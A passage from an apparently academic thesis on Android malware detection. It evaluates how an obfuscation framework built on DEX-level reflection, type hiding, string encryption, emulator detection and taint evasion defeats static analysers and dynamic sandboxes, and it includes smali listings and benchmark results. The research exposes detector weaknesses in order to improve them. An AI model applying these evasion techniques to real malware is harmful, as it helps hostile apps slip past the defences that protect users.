


FIGURE 4.4: Detection rate of anti-malware engines when strings belonging to malicious samples are injected into benign samples

exhibit poor performances even when detecting obfuscated malware, by losing almost all their detection power even when using Trivial obfuscations. Therefore, I can safely conclude that the engines that best perform in detecting obfuscated malware resort to extremely weak detection logics. An attacker could resort to this strategy to make the user lose his confidence on the anti-malware engine itself, due to the high number of false-alarms that might be raised. This result is in agreement with other results in the literature [115]. Apparently, though, compared to the results of the past year, some signatures have evolved, as they include the analysis of the `AndroidManifest.xml` `SHA1` in combination with the analysis of the `.dex` file, as well as an improved analysis of the embedded assets.

4.5 Discussion and Countermeasures

From the assessment I have carried out, it is clearly evident that anti-malware engines have significantly improved compared to the past. However, the problem is still clear and present. To be more specific, an attacker would still be able to automatically obfuscate an *entire dataset* and therefore attack his victims with different families, without even being spotted by an anti-malware engine. I have also shown, with an extended assessment, that strings are still used as a mean to build signatures. Although this can be effective if such strings are contained in entry-point classes, this can be a huge drawback when strings from other classes are took into consideration. I therefore discourage the usage of such strategy, unless it is combined with the analysis of some other resources. For example, the analysis of the `AndroidManifest.xml` file could be a better source of information in order to retrieve basic class names and permissions used. Even this analysis, of course, could be evaded, but it strengthens the detection capabilities. Likewise, an analysis of instruction *sequences* can be helpful to detect some malicious behaviors. This also translates into the need of developing some specific *heuristics* that can improve the quality of the application scanning. It could be also useful to analyze *annotations, debug information* or other specific parts of the `classes.dex` file that are sometimes overlooked by an attacker, especially when applications are repackaged.

Class encryption seems to be the best solution for an attacker, but that introduces a big overhead in the application size and execution, and thus might not be the optimal strategy to evade a system. However, if such techniques are used, I suggest that anti-malware engines deploy some dynamic heuristics that, although computationally expensive, might allow for a dynamic dump and decryption of the class, which might most likely show evidence of malicious behavior. An example of this analysis is the one that is performed, for example, by Google `Bouncer` [134] and by other systems like `Anubis` [135]. Such systems execute the Android application in a *virtualized environment* and extract different elements, such as *system calls*, *network traffic*, *services used*, and so forth. In this way, all static evasion attempts are overcome, as only the application *behavior* is analyzed. However, such analysis might require a lot of time to be performed, e.g., *several minutes/sample* to provide significant results, especially for application with a lot of lines of code and services to be called. It also usually requires more computational resources in comparison to static solutions. For this reason, some systems perform their analysis on dedicated servers and remotely provide the results to the user. However, if such servers are filled with requests, there could be further slowdowns, and even hours might be then required to analyze a single sample. A client-oriented solution, like an anti-malware system, better fits the needs of the user to have a proper answer in a very short time (usually, less than a minute/sample). It is interesting to observe that dynamic analysis is also vulnerable to evasion attempts. For example, some malware implement routines that are aimed to detect emulation or to delay their execution, since most of dynamic systems run the analysis for a certain amount of time (see, for instance, [136]). Static anti-malware solutions have also improved their signatures so that, in some cases, they can recognize obfuscation attempts, even without having knowledge of the specific malware. Examples are signatures such as `Crypt3.BBOK` or `Gen:Trojan.Heur.Ey1@ruWJdYoi` that are associated to malware in the wild and they most likely employ obfuscation techniques.

4.6 Obfuscation Against Analysis Tools

In this Section, I will provide an insight into fine-grained obfuscation techniques that have been performed to evade analysis tools. To this end, I have contributed to the development of a framework that automatically obfuscates Android applications. These obfuscation target both static and dynamic systems. In order to better understand the functionality of those systems, we performed a thorough survey on more than 50 tools. The details can be found in [103]. In the following, I explain how applications can be altered to thwart analysis attempts. In particular I review the basic assumptions on which these analysis tools rely on to perform their analysis, and discuss obfuscation strategies that will disturb such assumptions. The main goal here is creating concrete, obfuscated applications that implement such strategies.

Our obfuscated apps must fulfill the following three requirements: (1) they must run on Android devices without any required modifications to the OS; (2) they must not be bound to any OS version unless the original app is; (3) they must be obfuscated by directly operating on the DEX bytecode, without transforming them to other forms such as Java bytecode or Java source code.

4.6.1 Obfuscation Against Dynamic Analysis

I start by describing the techniques that our framework implements to hinder dynamic analysis systems from producing meaningful results by hampering their analysis attempts, as well as hiding data from them.

Analysis Detection: Analysis systems usually resort to a modified instance of the emulator that is shipped with the Android SDK. Malware usually attempt to detect the analysis environment and divert the application's control flow away from its malicious parts. Vidas *et al.* [137] listed a variety of mechanisms to successfully detect such environments. Petsas *et al.* [136] evaluated and tested advanced detection mechanisms that leverage the implementation details of QEMU. All these revealing information sources should be changed in custom analysis environments to avoid detection. Still, we found that stock or only slightly modified emulators are often used in analysis systems, and thus such techniques can be easily applied by malware in practice.

Time: As analyses are usually run for a limited time, another common technique to evade dynamic analysis approaches is to perform malicious activities at a certain point in time. Android allows such artificial delays by using for example `Thread.sleep()` or the *AlarmManager*. Analysis frameworks have adapted to this technique and fake the amount of elapsed time, thus circumventing such methods. A more challenging task for analysis systems is detecting expensive computations whose result is used as a requirement for malicious actions. Whereas *Hasten* [138] can detect and mitigate such execution-stalling loops, it is not available for mobile devices yet. Further, malware could track the computation time for well-known tasks by resorting to external sources such as NTP servers. If such timings differ from previously recorded ones, it is reasonable to assume that the application is running in some kind of analysis system.

Entry Point Pollution: Programs have typically well-defined entry points, *e. g.*, some kind of `main()` method. Because of their event-driven nature, though, Android applications can have a multitude of entry points whose execution is regulated by the Android Framework. Depending on the specifics of these entry points, it is often not clear when and how they are launched, if at all. Thus, a dynamic analysis should invoke all these entry points to generate a good code coverage rate. To complicate analysis attempts, we enable injection of new entry points that are not used by the app, which could either let the application crash, exit, enter an infinite loop, or hamper the analysis in other ways, *e. g.*, setting a flag that gets checked before malicious activities take place.

Taint Analysis: Taint analysis is a powerful analysis technique where data that flows between sources and sinks is tainted with so called *tags* [139]. In a simple example, a framework method which returns the IMEI can be declared as a source and the `send()` method of a socket as a sink. Whenever information is requested from the source, it is marked with a chosen tag and whenever tagged data is sent to a sink, a report is generated. This allows the detection of information leaks through general data modelling. *TaintDroid* [140] was the first tool to offer taint analysis on Android. For our obfuscations, we make use of a list of sensitive sources from by Rasthofer *et al.* [141]. If data from such sources is represented as a numeric value (*e. g.*, a serial number) or a string (*e. g.*, contact information), our injected code automatically "untaints" the data by creating it anew like described by Sarwar *et al.* [142] before it is further processed.

Multipath and Dynamic Symbolic Execution: Dynamic analyzers only examine the execution branches that are concretely taken by a program during its execution. To overcome this limitation and increase the code coverage, two techniques have been developed, namely *multipath execution* [143] and *dynamic symbolic execution* [144]. Both techniques become harder to apply for larger programs due to the *path explosion* problem, which quickly gets hard to solve computational-wise. This problem can be artificially amplified with so called *opaque predicates* [118].

To the best of our knowledge, no dedicated framework for executing multiple paths in Android is available yet, with the exception of *HARVESTER* (mentioned earlier) which uses some type of multipath execution. For symbolic excecution, two publicly available rough prototypes exist: *SymDroid* [145] and *ACTEve* [146, 147].

Example 4.1: Indirect invokes. Code in line 4 is replaced with semantically equivalent code from lines 6–28.

```
 1 sget-object v0, Lj/l/System;.out:Lj/i/PrintStream;
 2 const-string v1, "some string"
 3
 4 invoke-virtual {v0, v1}, Lj/i/PrintStream;.println:(Lj/l/String;)V
 5
 6 const-string v4, "java.io.PrintStream"
 7 invoke-static/range {v4}, Lj/l/Class;.forName:(Lj/l/String;)Lj/l/Class;
 8 move-result-object v4
 9 const/16 v8, #int 1
10 const-class v7, Lj/l/Class;
11 invoke-static/range {v7, v8}, Lj/l/reflect/Array;.newInstance:(Lj/l/Class;I)Lj/l/
       Object;
12 move-result-object v6
13 check-cast v6, [Lj/l/Class;
14 const-class v8, Lj/l/String;
15 const/16 v7, #int 0
16 aput-object v8, v6, v7
17 const-string v5, "println"
18 invoke-virtual/range {v4, v5, v6}, Lj/l/Class;.getDeclaredMethod:(Lj/l/String;[Lj
       /l/Class;)Lj/l/reflect/Method;
19 move-result-object v9
20 const/16 v12, #int 1
21 const-class v11, Lj/l/Object;
22 invoke-static/range {v11, v12}, Lj/l/reflect/Array;.newInstance:(Lj/l/Class;I)Lj/
       l/Object;
23 move-result-object v11
24 check-cast v11, [Lj/l/Object;
25 const/16 v4, #int 0
26 aput-object v1, v11, v4
27 move-object/16 v10, v0
28 invoke-virtual/range {v9, v10, v11}, Lj/l/reflect/Method;.invoke:(Lj/l/Object;[Lj
       /l/Object;)Lj/l/Object;
```

4.6.2 Static Analysis Evasion

Next, I describe how static analyzers can be confused. Again, I describe several obfuscation strategies we utilize in order to prevent static analyses. While I only discuss a small excerpt of possible transformations, these techniques are sufficient to hinder the analysis as we later see in Section 4.7. A comprehensive taxonomy is provided by Collberg *et al.* [118].

Call Graph Degeneration: As Java supports reflections, most direct method invocations can be replaced by indirect ones. A simple example is given in Listing 4.1. We replace each `invoke-x` and `invoke-x/range` instruction by an indirect call, so that the call graph would be totally degenerated. Only invocations that cannot be replaced this way (*e. g.*, calls to superclass methods due to polymorphism and required invocations that initialize an instance) would be left. Most methods therefore seem to never being called. I have to point out that the code in our example is not well-obfuscated for readability. This will change when we apply additionally techniques described in the following sections.

Breaking Use-Def Chains: In order to track the data flow throughout a program, use-definition (use-def) chains can be used. In DEX code, such chains can easily be built because access to fields and arrays is easily visible by examining the corresponding instructions (*e. g.*, `*put`, `*get`). Therefore, in order to break those chains, we have to make those accesses indirect. Doing so is exemplified in Listing 4.2. To hide field and

Example 4.2: Indirect static field and local array access without revealing the object type. Code in lines 4–6 is replaced with semantically equivalent code from lines 8–15.

```
 1 const/4 v2, #int 1
 2 new-array v1, v2, [Lj/l/String;
 3
 4 sget-object v0, Lexmpl/Main;.aField:Lj/l/String;
 5 const/4 v2, #int 0
 6 aput-object v0, v1, v2
 7
 8 const-class v9, Lexmpl/Main;
 9 const-string v10, "aField"
10 invoke-virtual/range {v9, v10}, Lj/l/Class;.getDeclaredField:(Lj/l/String;)Lj/l/
       reflect/Field;
11 move-result-object v8
12 invoke-virtual/range {v8, v9}, Lj/l/reflect/Field;.get:(Lj/l/Object;)Lj/l/Object;
13 move-result-object v0
14 const/4 v2, #int 0
15 invoke-static {v1, v2, v0}, Lj/l/reflect/Array;.set:(Lj/l/Object;ILj/l/Object;)V
```

array accesses, I replace fields and array calls with their respective reflection methods (lines 8–11 for fields, 14–15 for arrays). To the best of our knowledge, this operation is not performed by other free or commercial obfuscators.

Hiding Types: The previous techniques do not completely hide types, so that they could be easily inferred by an analyst, see Listing 4.1. Many Reflection APIs accept parameters as `Objects`, letting the virtual machine do the type-checking at runtime. This enables us to get rid of most visible types, except for primitive types and some corner-cases. For example, arithmetic instructions (*e. g.*, `add-int`) and branch-instructions (*e. g.*, `if-eq`) work on non-object registers, which require unboxed, primitive types.

We additionally create new class instances indirectly. All calls to `<init>()` methods are replaced with a calls to its counterpart `j.l.r.Constructor.newInstance()`. This still requires a class object, as shown in lines 10 and 13-14, which is done with the type-revealing `const-class` opcode. These and `const-string` calls are left in the example for readability. Class objects can also be acquired indirectly by using `j.l.Class.forName(String)`, allowing us to remove `const-class` calls. We additionally remove annotations which are not required by the virtual machine but which "leak" type information, such as method signatures and debug information.

Applying all these techniques on a method reduces the visible types to only basic Java ones, particularly from the Reflection package. In summary, we access fields and arrays and invoke methods including constructors indirectly over reflection. We also pass parameters as Objects whenever possible, making the type-checking a runtime-only operation. Class objects are also accessed indirectly and I only cast primitive types (and arrays) back to their corresponding types. If required, I also apply Java's auto(un)boxing feature (*e. g.*, converting a primitive int to an Integer). Listing 4.2 gives an example of how a value is retrieved from a field and stored in a local array without revealing its type.

Bypassing Signature Matching: Some tools identify maliciousness by relying on the occurrence of certain characteristics in an app. I list the most prominent ones and also discuss how I fool such detection mechanisms.

Occurrences: Counting elements such as file sizes, number of classes, fields, methods, or instructions can be used to detect similar programs. However, we can easily avoid this by changing, adding, or removing (unused) parts of a program.

Strings and Literals: In order to save disk space and memory, all unique strings used by an app are stored in an array called *string section* and referenced by an index. This means that all identifiers, types, and strings defined with `const-string` instructions are located in this array. Strings and static numerical values used within a program do not only give an analyst an overview of the programs intents, but can also be used to detect repackaged applications. Thus, hiding that information is a very effective technique to thwart any analysis attempts which rely on such information. Our tool replaces all instructions which define or reference such information with a method invocation returning the value from an encrypted data structure stored randomly in the app.

Entry Points: Android explicitly declares all possible entry points in the Manifest file of the package. Many tools check the entry points in attempt to detect maliciousness or duplication of known software. Therefore, while renaming classes we also pay attention to rename the entry points when needed. Adding new entry points may also affect the detection. As a common practice to export functionalities to other applications is by using intent filters instead of hard-coded names, we can safely rename all not-exported entry points. Although entrypoints can also be registered during the runtime and thus removed from the manifest file, we did not evaluate that.

4.7 Evaluating the Robustness of Analysis Tools

We implemented a framework that is capable of obfuscating arbitrary Android apps with the techniques introduced in the previous section. Our system directly obfuscates DEX code without converting it into an intermediate format (such as JAR), and performs automatic obfuscations that have never been implemented in previous works on Android. For example, it is able to obfuscate class entry-points and to change the Manifest accordingly to avoid crashes. In this section, we test obfuscations produced with our framework on static and dynamic analysis systems.

We have produced self-written samples that exhibit characteristics that should be detected and analyzed by the target systems. Then, I obfuscated such samples by following these guidelines:

- Most strings, literals and types are hidden;
- classes, methods, fields and arrays are only accessed indirectly;
- unnecessary information is stripped from the application (*e. g.*, debug section, specific annotations, unused strings);
- all types except primitive ones are presented by the most generic one, namely `j.l.Object`, when possible;
- the manifest file is changed accordingly to the bytecode obfuscations.

The applications are compiled for API level 10 (Android 2.3) and should therefore be supported by all analysis systems. We tested our samples on a Nexus 5 smartphone running Android 4.4.2 (KitKat) before providing them to analysis systems, in order to make sure that our obfuscations can be considered functional. KitKat is the most used version with about 40 % of all devices as of September 2015 according to Google [148].

4.7.1 Implementation

Our framework is written in Java and heavily extends *dexlib*, which is part of the *smali* tool [149]. Our tool accepts a DEX or a complete package (APK) file as input. The obfuscation occurs in three steps: (1) if an APK is given as input, we use *apktool* [150] to extract the package; (2) We directly rewrite DEX bytecode without converting it to intermediate formats. This allows for a more fine-grained control of the VM instructions and registers, and avoids possible crashes or information loss due to the DEX conversions to intermediate formats; (3) the system will create a fully working, obfuscated DEX or APK. Our system is able to fully control all Dalvik instructions, and it is capable of adding, removing or replacing executable elements such as classes, methods, fields, and strings. Depending on the application's features, not all techniques are applicable due to some code constraints. We added functionality to dexlib to automatically rewrite parts of a program in order to properly obfuscate it whilst retaining program semantics. Rewriting DEX code is not an easy task, as instructions and registers must carefully be altered as type checking and access flags are enforced everywhere, and some opcodes introduce limitations on how registers can be used.

With Android 4.4 Google introduced a new runtime environment called *Android Run-Time* (ART) as a successor to Dalvik, which is now default since Android 5. Therefore, a strongly desired feature is compatibility with both. Even though we are working on bytecode level and the instruction set has not changed, ART still contains a completely new verification code. ART implements Ahead-Of-Time compiling instead of Just-In-Time used in Dalvik, compiling bytecode to native code during the installation, which will likely allow our obfuscations to have a smaller runtime overhead in the future.

Although our goal was to create proof-of-concept samples that could evade analysis tools, we also tested our framework on apps to verify whether they were still working after the obfuscation process. I obfuscated 40 among the most popular apps in Google Play, and manually tested them by interacting with their main functionalities. Of those, 35 apps correctly installed and run. The remaining 5 failed due to some bugs (see Section 4.9).

4.7.2 Evaluation of Static Analysis Systems

The first part of our evaluation concerns publicly available static analyzers. All these systems are from academia and are free to download. As our framework flattens the call graph almost completely, we expect that static tools cannot properly analyze the program's control and data flows. They additionally see almost no types, literals, nor strings. All tools relying on such information will likely not be able to produce usable and meaningful results.

Most public static analyzers focus on Inter-Component Communication vulnerabilities. All these tools search for corresponding sinks and sources, *i. e.*, Intents, Receivers and Content Providers. *Epicc* [151] and *ComDroid* [152] are unable to properly analyze data being passed around after our obfuscation is applied. The same is true for *FlowDroid* [153]: It is unable to determine sources and sinks because all types are hidden, and aborts the analysis. The same happens with *DIDFAIL* [154], *Amandroid* [155], and presumably with other static flow analyzers. Because of the implicit control flow instructions that are used in our obfuscation, we stop information leaks that might be detected by the precise control flow handling of *EdgeMiner* [156]. All tested tools generate no results on our obfuscated test samples. The only information available to these tools is the information defined in the manifest file.

All the other public static analyzers failed at gathering information from our obfuscated test apps. For example, *SAAF* [157] is not able to retrieve meaningful information from generated program slices. Analysis results also miss relevant information and cannot be used to understand the program's semantics. Our obfuscations also break tools that rely on Java decompilation, such as *DroidChecker* [158]. We provide more more details about this topic in our longer technical report [104]. *StaDynA* [159] is able to construct call-graphs for obfuscated applications as expected, but due to a bug in AndroGuard [160] it fails to do it for some samples. In general, their approach might be used to form proper call-graphs for further analysis, but I cannot provide detailed results.

Our results show that automatically applied obfuscation to programs completely defeats static analyzers. Most information accessible by them is only of generic value, and does not lead to informative analysis reports. The heavy use of reflections can be flagged suspicious by such tools, but it cannot be used solely for tagging apps as malicious due to its wide-spread use. Most of the benign applications resort to reflective obfuscations to avoid being easily analyzed.

4.7.3 Evaluation of Dynamic Analysis Systems

In these experiments, we test the capabilities of dynamic systems to detect evasive behaviors under obfuscation. Because of their basic properties, such behaviors should easily be detectable.

To test such systems, we wrote four applications that exhibit malicious and evasive behavior. Such applications sum up attacks that can be easily developed to thwart dynamic analysis. If a dynamic system failed at detecting such attacks, it would most likely fail with more complex strategies too. Then, we obfuscated them and made them analyze by five well-known dynamic analysis services by the time of writing. All our applications display a “Hello World” Activity while invoking additional functions, which I describe now:

- *Direct*: this app creates three threads, and each of them performs suspicious actions: The first one sends an SMS; the second one sends the Browser’s search terms over a TCP socket to one of our servers; the third one acts like the second one, but steals the IMEI.
- *Sleep*: This app calls `Thread.sleep()` for 5 mins before sending an SMS.
- *Alarm*: This works similarly to *Sleep*, but uses *AlarmManager* for delaying the sending.
- *EmuDetect (ED)*: this app attempts to detect whether it is running in an emulator before sending an SMS and the IMEI.

The aforementioned actions are often used by malware and should therefore be reported by analysis systems. Our emulator detection is rather simple and it is well-detectable. I check against well-known IDs that default to known values in the emulator:

Table 4.7: Results for dynamic analysis services. Four applications are tested, and we verify network connection and lost taints.

Vendor	Direct	Sleep	Alarm	ED	Taints
Andrubis	✓	ϟ	✓	ϟ	ϟ
ForeSafe	ϟ	ϟ	ϟ	ϟ	*n. a.*
Mobile Sandbox	✓	✓	✓	ϟ	ϟ
NVISO	✓	ϟ	ϟ	ϟ	ϟ
Tracedroid	✓	ϟ	✓	ϟ	*n. a.*

Build.Hardware, *Build.Model*, *Build. Product*, the network operator's name, *IMEI*, and the *Android ID*.

All tests are implemented in a straightforward fashion by using standard APIs, and should thus be easily detectable. For example, this means that a system should be able to detect if the *SmsManager* was accessed and an SMS was directly sent with values directly declared in that method.

We also include the *Google Play Services* library to our *EmuDetect* test to check whether the Play services are correctly set up on the device and whether a connection to them can be established. If that succeeds, we retrieve the *Android Ad ID*. The last check is not complex, but requires a fully set up Google Play environment. Even real hardware devices fail this test if the service is not properly updated and set up with a valid Google account.

I show a summary of the results of our tests in Table 4.7. Satisfying analysis results—meaning the analysis system was resistant to our modifications—are marked with an "✓". If the system fails at retrieving information, I mark it as "*n. a.*". If provided results for that application do not contain hints for suspicious behavior (such as simply marking it as "unsuspicious"), I mark them in the table with a "ϟ".

The analyzed services base their taint tracking on *TaintDroid* [140], which should detect possible leaks and report them. If leaked information is being sent back to us and the service report does not provide information about it, but does so when the application is not obfuscated, we know that our obfuscation techniques are successfully evading taint analyses. Lost taints are marked with a "ϟ" in the "Taints" section of the table. If tainted data is not specifically marked in reports, but is for example contained in network dumps, I mark it as "*n. a.*", as no tags have been added in the first place. The results obtained by the tested analysis systems presented in Table 4.7 demonstrate many shortcomings of existing analysis methods. I now provide more details about them.

Andrubis [135] displays results on the service webpage, by providing all the network activity. The service assigns a malicious value ranging from 0 (likely benign) to 10 (likely malicious) to tested applications. For our samples, such scores were always towards malicious. Andrubis successfully analyzed the *Direct* and *Alarm* samples, but failed for the *Sleep* and *EmuDetect* samples. Taint tags are not retained, even though the report contains a section labeled "Data leaks". We found that apart from the IMEI, no other identifiers were changed and no valid Google Account is set up.

Mobile-Sandbox [161] combines static and dynamic analysis to identify malicious functionality in apps. A static analysis checks for malware, determines required permissions, and identifies possible entrypoints. Dynamic results provided by it look promising. It is the only analyzer that is able to correctly analyze both delaying samples, but also fails the emulator detection (only because no valid Google account is available). It additionally also fails the anti-taint test. As Mobile Sandbox is based on *DroidBox* [162], we did not evaluate it separately.

NVISO [163] was also able to analyze all four samples and provided nice results (including a screenshot) for the *Direct* sample, by ranking it as "confirmed malicious". All the information is available, although some can only be found in the provided PCAP file. The report does not directly show that browser searches or the IMEI have been leaked. This is caused by our obfuscation, as other reports contain such information. The connection to our server is also listed. All the other applications are ranked with "no malicious activity detected" and the sending of the SMS goes undetected. The used emulator only reports a changed IMEI.

ForeSafe [164] analyzed our samples and provided us with a screenshot of our running application, meaning that the app could be successfully started. The report of the dynamic analysis rates our app with a "No Risk Detected". There was no mention about any of our performed activities. We even got three connections to our server, so the app seems to be started multiple times. Additionally, the IMEI and other identifiers were unchanged. A quick static check performed before the dynamic part also states that no suspicious elements could be detected. We observe that ForeSafe is the only system that failed at detecting many of the activities even in non-obfuscated samples, except for the SMS sending. Since nothing risky was detected, we checked ForeSafe against our non-obfuscated sample and then at least the sent SMS was detected with the correct destination and text part (but also did not flag the app as suspicious). No identifiers are changed during our tests, making the emulator easily detectable.

Tracedroid [165] reports for our test samples contain a lot of information and provide a complete trace of the programs. Even calls done reflectively are listed with the used parameters, making it possible to see all the invoked methods, accessed classes, and fields. Reports are provided in text files for each thread containing the execution trace, and they completely reveal what happened while executing the application. However, the systems fails at detecting activities performed by our *Sleep* and *EmuDetect* applications. A screenshot next to a (flattened) call graph (PDF) and a network dump are also provided. No strings that identify the emulator are changed, so the service is easily detectable and malicious activities can be suppressed. Declared services in the Manifest file are also started, even if they are not accessed from the application itself.

4.8 Performance Evaluation and Limitations

I now provide an insight into the performances of our framework. Since we rewrite applications, we evaluate how our modifications affect the execution speed. After doing so, I discuss which obfuscation strategies were not tested.

4.8.1 Performance

I now discuss the overhead our tool adds to the runtime, and how much the size of apps varies after obfuscation. This is crucial, as introducing indirect calls significantly increases the number of instructions required to perform an operation, and might therefore affect application performance. I start with artificial benchmark results to get an idea of how large the slowdown can be. We wrote four small test cases for testing this: (1) Open 200 sockets and immediately close them again; (2) create 200 files; (3) create 100 Java processes that execute the "id" command in a shell while reading its output; (4) loop over an array of 10,000 primitive integers, and sums them up. Since operations occur on primitive types, they are not obfuscated. The loop condition check is done indirectly, though. Each loop iteration therefore performs a corresponding method call instead of just executing the original `array-length` instruction.

Each test is performed exactly twelve times. The best and worst timings are discarded, and an average is taken from the remaining ten values. The results for two different smartphones are listed in Table 4.8. All of our described obfuscation techniques in Section 4.7 have been applied. The Galaxy Nexus runs Android 4.3 with Dalvik and the Nexus 5 runs Android 5 with enabled ART runtime.

TABLE 4.8: Benchmark results. Values in seconds.

Device	Obf.	Socket	File	Process	Array
Nexus 5/ART		0.7756	0.1581	2.4756	0.0127
Nexus 5/ART	✓	1.4549	0.9422	2.6515	0.4890
Galaxy Nexus		1.5791	0.1972	1.6423	0.0375
Galaxy Nexus	✓	1.9243	0.8896	2.7481	0.8598

What can be seen is that the overhead can vary by a huge margin, depending on the test. The least overhead is given on the Nexus 5 for the process creation test. Such test is barely slower under obfuscation than the original one. The second worst overhead is introduced for the file creation test on the same device. This test is almost six times slower in the obfuscated version. The worst slowdown is introduced for the array-test. This test clearly shows how huge a slowdown can be if only one single instruction is exchanged with a semantically equivalent call over reflection. On the Nexus 5 the obfuscated sample is about 39 times slower. Modifying instructions in loops that would be efficiently optimized by the runtime, can lead to enormous slowdowns.

As these tests are purely artificial, we also evaluated what a user experiences while using an obfuscated app. For this test case, we took two identical Nexus 5 phones, and installed the original app in one and the obfuscated in another. Most apps do not perform heavy operations on the main thread, which is also responsible for the GUI rendering, making the perceived slowdown unnoticeable if we simultaneously perform the same actions on those two devices. What causes huge slowdowns are recursive operations, *e. g.*, parsers that parse JSON objects retrieved from the Internet. Apps also feel slower if many instructions are triggered on input events. Firefox, *e. g.*, automatically starts suggesting URLs. Such operation is very expensive, even when unobfuscated. These actions are noticeable by the user, but can easily be blacklisted in order to avoid the slowdown—at the cost of unobfuscated program code.

Besides runtime overhead, we also evaluated how our obfuscation affects the size of obfuscated applications. As several instructions are replaced with multiple ones, the size can quickly grow. We found that the application's code increases by approximately 20 % on average.

4.8.2 Skipped Obfuscation Steps

Although our tool is able to add bogus entry points into an application in question, we did not evaluate how tools deal with it. Static analyzers are already unable to obtain any meaningful results about the program semantics with just our other techniques enabled. While they still can analyze generic aspects of applications, the need to further distract them with additional entry points is unnecessary. Dynamic analyzers also did not require that feature, as all but one emulator can easily be detected with simple tests.

The injection of opaque predicates is also absent. Right now there is no dynamic tool that could be irritated by it. Static tools based on symbolic execution could compute path constraints, but they cannot analyze the semantics, and all tools known to us are in a rough prototype state.

We also omitted techniques like method merging and inlining, as well as moving methods and fields around. Dynamic analyzers are not affected by this effect, and static ones are already blind with respect to the performed obfuscations. We also do not obfuscate literal values of `0` and `1`, due to their varying semantics.

4.9 Discussion and Limitations

In the following, I discuss the limitations of our tool and how they can lead to semantically different execution or even broken code. I also explain how limitations could be fixed in future versions of our approach. Renaming classes, methods, and fields is tricky for event-driven applications, as they may be executed by external parts out of our control. For Android, the framework itself executes well-defined entry points which can be obfuscated if the definition is appropriately changed in the Manifest. For example, an application may leverage hard-coded entry points. One way to tackle the problem is through blacklisting.

The same is true for code with *implicit dependencies*, which expect, *e. g.*, fields or methods to have certain names. While we can control the code of our application, we may still be restricted by the *implicit* API choices of the framework or of other libraries, *e. g.*, `Bundle.CREATOR` field. Without analyzing the behavior of the app, it is hard to know which elements can be freely changed.

During our research, we encountered multiple applications calling methods from native libraries, causing aforementioned problems. In order to make those invocations work correctly, we would need to instrument all these calls through JNI interfaces to point them to renamed methods.

Some bugs occurred within obfuscated apps, including rejections by the Android verifier and crashes during install. However, that is expected for some corner cases when working with a prototype—we am progressively fixing our framework to solve such bugs. Additionally, one can exclude problematic application parts by means of a blacklist in order to skip them while obfuscating.

Android also has a quite limited amount of available stack memory by default. This can be changed for new threads, but not for the framework threads that execute most the of application's code. If all invocations are replaced with indirect ones, for each called method two additional methods are put onto the call stack. This can cause the stack to overflow for some deep call paths. Notable examples are libraries that do recursive parsing for, *e. g.*, JSON objects.

By utilizing static or dynamic instrumentation frameworks and dynamic analyzers in general, it is always possible to deobfuscate a program as the runtime semantics must stay the same. Applied obfuscations in general make this task more time consuming.

Another limitation in our current approach are performance penalties caused by, *e. g.*, method and string lookups, especially in loops. For most of the use-cases this is not crucial, and using ART instead of Dalvik gives us already promising speed-ups. In order to minimize performance penalties, we could cache such looked up objects.

4.10 Conclusions

In this Chapter, I showed how traditional anti-malware systems and analysis tools suffer from multiple vulnerabilities that are easily exploitable with empirical obfuscation attacks. This result is important because the effort required by the attacker is very low, as he can resort to commercial obfuscators to perform its attack. This poses a major problem that should push anti-malware companies to develop more efficient heuristics and solutions that consider the possibility of obfuscated samples. At the same time, even if the knowledge required to the attacker is higher, I showed how most static and dynamic analysis can be evaded by using fine-grained obfuscations that exploit their analysis mechanisms. This should push developers and researchers to rely on proactive approaches when building novel analysis systems for the Android platform. To this end, we are also releasing our developed framework, hoping that this could stimulate such approaches.

Chapter 5

Building Secure Systems for Android Malware Detection

5.1 Overview

This Chapter introduces a methodology to develop secure classifiers to the detection of Android malware. As we have previously seen (see Chapter 4), anti-malware systems that are based on signature detection are significantly weak against obfuscation attacks. For this reason, this Chapter shows that one can leverage exactly on machine learning to improve system security, by following an *adversary-aware* approach in which the machine-learning algorithm is designed from the *ground up* to be resistant against evasion. The analysis will be focused on Drebin (Sect. 5.2), *i. e.*, a machine-learning approach that relies on static analysis for an efficient detection of Android malware directly on the mobile device [4]. The general idea is improving Drebin's capabilities so that its resilience against targeted attacks is improved. To achieve this, the security assessment methodology proposed in Chapter 2 will be used. More specifically, the analysis will be organized in this way:

- Understanding Drebin's vulnerabilities. In this first part, Drebin's performances against empirical obfuscation and optimal attacks will be assessed. The empirical obfuscation attacks are the same that have been used to assess anti-malware's vulnerabilities in Chapter 4. The optimal attacks will target the differentiable function of the classifier, and have been explained in Chapter 2.
- Proposing an *adversary-aware* machine-learning detector against *evasion attacks*, inspired from the proactive design approach described in Chapter 2. In this specific case, a novel secure machine-learning algorithm will be proposed. With respect to

